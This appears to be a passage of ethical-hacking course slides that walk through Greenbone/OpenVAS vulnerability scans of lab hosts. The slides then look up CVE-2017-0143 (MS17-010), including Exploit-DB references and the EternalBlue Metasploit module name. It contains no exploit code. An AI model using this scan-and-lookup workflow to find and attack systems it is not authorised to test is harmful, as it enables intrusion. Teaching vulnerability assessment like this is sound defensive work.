
There is a status bar for each scan. Be patient as scans can take LONG time!

Monitoring scan progress




Use Wireshark to watch scanning traffic

Scan finished



The latest scan has finished

Scan finished



The latest scan has finished

View reports

The screenshot shows a Linux desktop environment with a window titled "Greenbone Security Assistant - Mozilla Firefox". The window displays the "Reports" section of the application. The left sidebar has a "Tasks (3 o)" section with a pie chart showing 1 High and 2 Medium severity items. The main area shows two charts: "Tasks with most High results per host" (a bar chart for an immediate scan of IP 10.76.5.101) and "Tasks by status (Total: 3)" (a donut chart showing all as Done). Below these are three tables: "Scans", "Assets", and "Configuration". The "Scans" table lists three scans with their details and actions. The "Assets" and "Configuration" tables are partially visible. At the bottom, there is a search bar and a URL bar showing the address of the current page.

Name	Status	Reports	Severity	Trend	Actions
Immediate scan of IP 10.76.5.1	Done	Total: 1 (1)	Oct 3 2017	6.4 (Medium)	Edit Delete Details Download
Immediate scan of IP 10.76.5.101	Done	Total: 1 (1)	Oct 3 2017	10.0 (High)	Edit Delete Details Download
Immediate scan of IP 10.76.5.207	Done	Total: 1 (1)	Oct 3 2017	9.3 (High)	Edit Delete Details Download

Click on the Scans menu, select Reports

Select a report

The screenshot shows the Greenbone Security Assistant interface running in a Firefox browser window on a Kali Linux VM. The title bar indicates the session is on 'EH-Kali-05 on 192.168.0.20' at 'Tue 11:10'. The main dashboard displays three charts: a donut chart of severity classes (High: 1, Medium: 2), a timeline chart of high results, and a bar chart of CVSS scores (Total: 3). Below these are three tables of scan results for different dates.

Reports by Severity Class (Total: 3)

Severity	Count
High	1
Medium	2

Reports: High results timeline

Date	Count
Tue Oct 3 17:35:03 2017	20
Tue Oct 3 01:59:31 2017	1
Tue Oct 3 01:40:57 2017	1

Reports by CVSS (Total: 3)

CVSS Score	Count
7.0	1
10.0	2

Scan Results

Date	Status	Task	Severity	Scan Results	Actions
Tue Oct 3 17:35:03 2017	Done	Immediate scan of IP 10.76.5.207	9.3 (High)	1 High, 1 Medium, 1 Low, 1 Log, 10 False Pos.	View Edit Delete
Tue Oct 3 01:59:31 2017	Done	Immediate scan of IP 10.76.5.101	10.0 (High)	19 High, 67 Medium, 5 Low, 98 Log, 0 False Pos.	View Edit Delete
Tue Oct 3 01:40:57 2017	Done	Immediate scan of IP 10.76.5.1	6.4 (Medium)	0 High, 2 Medium, 1 Low, 34 Log, 0 False Pos.	View Edit Delete

Click the Date link for the report to view

View a report

The screenshot shows a Linux desktop environment with a window titled "EH-Kali-05 on 192.168.0.20". Inside the window, a Firefox browser is open to the "Greenbone Security Assistant - Mozilla Firefox" page. The URL is https://127.0.0.1:9392/omp?cmd=get_report&report_id=e2e37784-1350-4f07-ab58-e9d405b3. The page displays a "Report: Results (3 of 14)" table. The first row, "Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)", is highlighted with a red border. The table has columns: Vulnerability, Severity, QoD, Host, Location, and Actions. The "Severity" column shows values: 9.3 (High), 3.0 (Medium), and 2.6 (Low). The "Actions" column contains icons for each row. At the bottom of the table, it says "(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort_reverse=severity levels=hml min_qod=70)".

Vulnerability	Severity	QoD	Host	Location	Actions
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	10.76.5.207	445/tcp	
DCE/RPC and MSRPC Services Enumeration Reporting	3.0 (Medium)	80%	10.76.5.207	135/tcp	
TCP timestamps	2.6 (Low)	80%	10.76.5.207	general/tcp	

Click a vulnerability to drill-down and get details

Review vulnerability information

The screenshot shows a Linux desktop environment with a Firefox browser window open to the Greenbone Security Assistant web interface. The URL in the address bar is https://127.0.0.1:9392/omp?cmd=get_result&result_id=3b73304a-5765-4631-ad81-0b8ffd. The page displays a detailed report for a Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389). The report includes sections for Summary, Vulnerability Detection Result, Impact, Solution, Affected Software/OS, Vulnerability Insight, Vulnerability Detection Method, and References. Key details from the report:

Vulnerability	Severity	QoD	Host	Location	Actions
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	10.76.5.207	445/tcp	

Summary
This host is missing a critical security update according to Microsoft Bulletin MS17-010.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.
Impact Level: System

Solution
Solution type: VendorFix
Run Windows Update and update the listed hotfixes or download and update mentioned hotfixes in the advisory from the below link, <https://technet.microsoft.com/library/security/MS17-010>

Affected Software/OS
Microsoft Windows 10 x32/x64 Edition Microsoft Windows Server 2012 Edition Microsoft Windows Server 2016 Microsoft Windows 8.1 x32/x64 Edition Microsoft Windows Server 2012 R2 Edition Microsoft Windows 7 x32/x64 Edition Service Pack 1 Microsoft Windows Vista x32/x64 Edition Service Pack 2 Microsoft Windows Server 2008 R2 x64 Edition Service Pack 1 Microsoft Windows Server 2008 x32/x64 Edition Service Pack 2


Vulnerability Insight
Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.

Vulnerability Detection Method
Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.

Details: [Microsoft Windows SMB Server Multiple Vulnerabilities-Remote \(4013389\) \(OID: 1.3.6.1.4.1.25623.1.0.810676\)](#)
Version used: \$Revision: 6223 \$

References


Review vulnerability information



The screenshot shows a Linux desktop environment with a window titled "EH-Kali-05 on 192.168.0.20". The window contains a Firefox browser displaying the "Greenbone Security Assistant - Mozilla Firefox" page. The URL in the address bar is https://127.0.0.1:9392/omp?cmd=get_result&result_id=3b73304a-5765-4631-ad81-0b8ffd. The page content is a detailed vulnerability report for CVE-2017-0143. The report includes sections for Impact, Solution, Affected Software/OS, Vulnerability Insight, Vulnerability Detection Method, References, and User Tags. The "References" section lists several URLs, including Microsoft's advisory page and GitHub repositories. The bottom of the page shows standard footer information for the Greenbone Security Assistant.

Scroll down to see the CVE reverences

Review CVE information



The screenshot shows a Firefox browser window running on a Kali Linux VM. The URL in the address bar is https://127.0.0.1:9392/omp?cmd=get_info&info_type=cve&info_name=CVE-2017-0143&detail. The page displays detailed information about CVE-2017-0143, including its description, CVSS score (9.3), and various references.

Description
The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

CVSS


Base score	9.3	(AV:N/AC:M/Au:N/C:I/C:A:C)
Access vector	NETWORK	
Access Complexity	MEDIUM	
Authentication	NONE	
Confidentiality impact	COMPLETE	
Integrity Impact	COMPLETE	
Availability Impact	COMPLETE	
Source	http://nvd.nist.gov	
Generated	2017-03-17T11:31:33.633-04:00	

References

- BID: 96703
<http://www.securityfocus.com/bid/96703>
- SECTRACK: 1037991
<http://www.securitytracker.com/id/1037991>
- CONFIRM:

Top of CVE information page

Review CVE information



The screenshot shows the Greenbone Security Assistant interface running in a Firefox browser window on a Kali Linux VM. The URL in the address bar is https://127.0.0.1:9392/omp?cmd=get_info&info_type=cve&info_name=CVE-2017-0143&detail. The main content area displays information about CVE-2017-0143, including links to Microsoft's security guidance and exploit databases.

CVE-2017-0143 Details:

- CONFIRM:**
<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143>
<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143>
- EXPLOIT-DB:**
41891
<https://www.exploit-db.com/exploits/41891/>
- EXPLOIT-DB:**
41987
<https://www.exploit-db.com/exploits/41987/>

CERT Advisories referencing this CVE

Name	Title
CB-K17/0435	Microsoft Windows SMB-Server: Mehrere Schwachstellen ermöglichen eine komplett Kompromittierung des Systems
DFN-CERT-2017-0448	Microsoft Windows SMB-Server: Mehrere Schwachstellen ermöglichen eine komplett Kompromittierung des Systems (Windows)

Vulnerable products

Name
cpe:/a:microsoft:server_message_block:1.0

NVTs addressing this CVE

Name
Microsoft Windows SMB Server Multiple Vulnerabilities (4013389)
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

User Tags (none)

Scroll down for more information

CVE Details

CVE security vulnerability ×

www.cvedetails.com

Apps Yahoo Cabrillo College Health Network Medical CIS 76 links Lab Development Home Music Expand All Other bookmarks

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) **CVE-2017-0143** View CVE

CVE Details
The ultimate security vulnerability datasource

Log In Register

Switch to https://
Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles

External Links :
NVD Website
CWE Web Site

View CVE ·

Enter a CVE id, product, vendor, vulnerability type...

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores		
CVSS Score	Number Of Vulnerabilities	Percentage
0-1	329	0.40
1-2	723	0.80
2-3	3701	4.10
3-4	2504	2.70
4-5	19029	20.90
5-6	17643	19.40
6-7	11566	12.70
7-8	22028	24.20
8-9	391	0.40
9-10	13202	14.50
Total	91116	

Weighted Average CVSS Score: 6.8

Vulnerability Distribution By CVSS Scores

CVSS Score Range	Number of Vulnerabilities
0-1	329
1-2	723
2-3	3701
3-4	2504
4-5	19029
5-6	17643
6-7	11566
7-8	22028
8-9	391
9-10	13202

CVSS Score Ranges

- 0-1
- 1-2
- 2-3
- 3-4
- 4-5
- 5-6
- 6-7
- 7-8
- 8-9
- 9-10

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? <http://www.itsecdb.com> allows you to view exact details of OVAL (Open Vulnerability and Assessment Language) definitions and see exactly what you should do to verify a vulnerability. It is fully integrated with cvedetails so you will be able to see OVAL definitions related to a product or a CVE entry.

Sample CVE entry with OVAL definitions : [CVE-2007-0994](#)

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample [here](#).

Enter
CVE-2017-0143
and click View CVE

Lookup CVE-2017-0143 CVE Details website

The screenshot shows a web browser window displaying the CVE-2017-0143 details page from cvedetails.com. The URL in the address bar is http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2017-0143. The page title is "CVE Details". The main content area shows the following information:

- Vulnerability Details : CVE-2017-0143 (2 Metasploit modules)**
- Description:** The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.
- Publish Date :** 2017-03-16 **Last Update Date :** 2017-08-15
- CVSS Scores & Vulnerability Types:**
 - CVSS Score:** 9.3
 - Confidentiality Impact:** Complete (There is total information disclosure, resulting in all system files being revealed.)
 - Integrity Impact:** Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
 - Availability Impact:** Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
 - Access Complexity:** Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
 - Authentication:** Not required (Authentication is not required to exploit the vulnerability.)
 - Gained Access:** None
 - Vulnerability Type(s):** Execute Code
 - CWE ID:** 20
- Products Affected By CVE-2017-0143:**

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Microsoft	Server Message Block	1.0			

[Version Details](#) [Vulnerabilities](#)
- Number Of Affected Versions By Product:**

Vendor	Product	Vulnerable Versions
Microsoft	Server Message Block	1

CVE-2017-0143
has two
Metasploit
exploits

http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2017-0143

CVE Details website

CVE-2017-0143

- Metasploit Modules Related To CVE-2017-0143

[MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption](#)

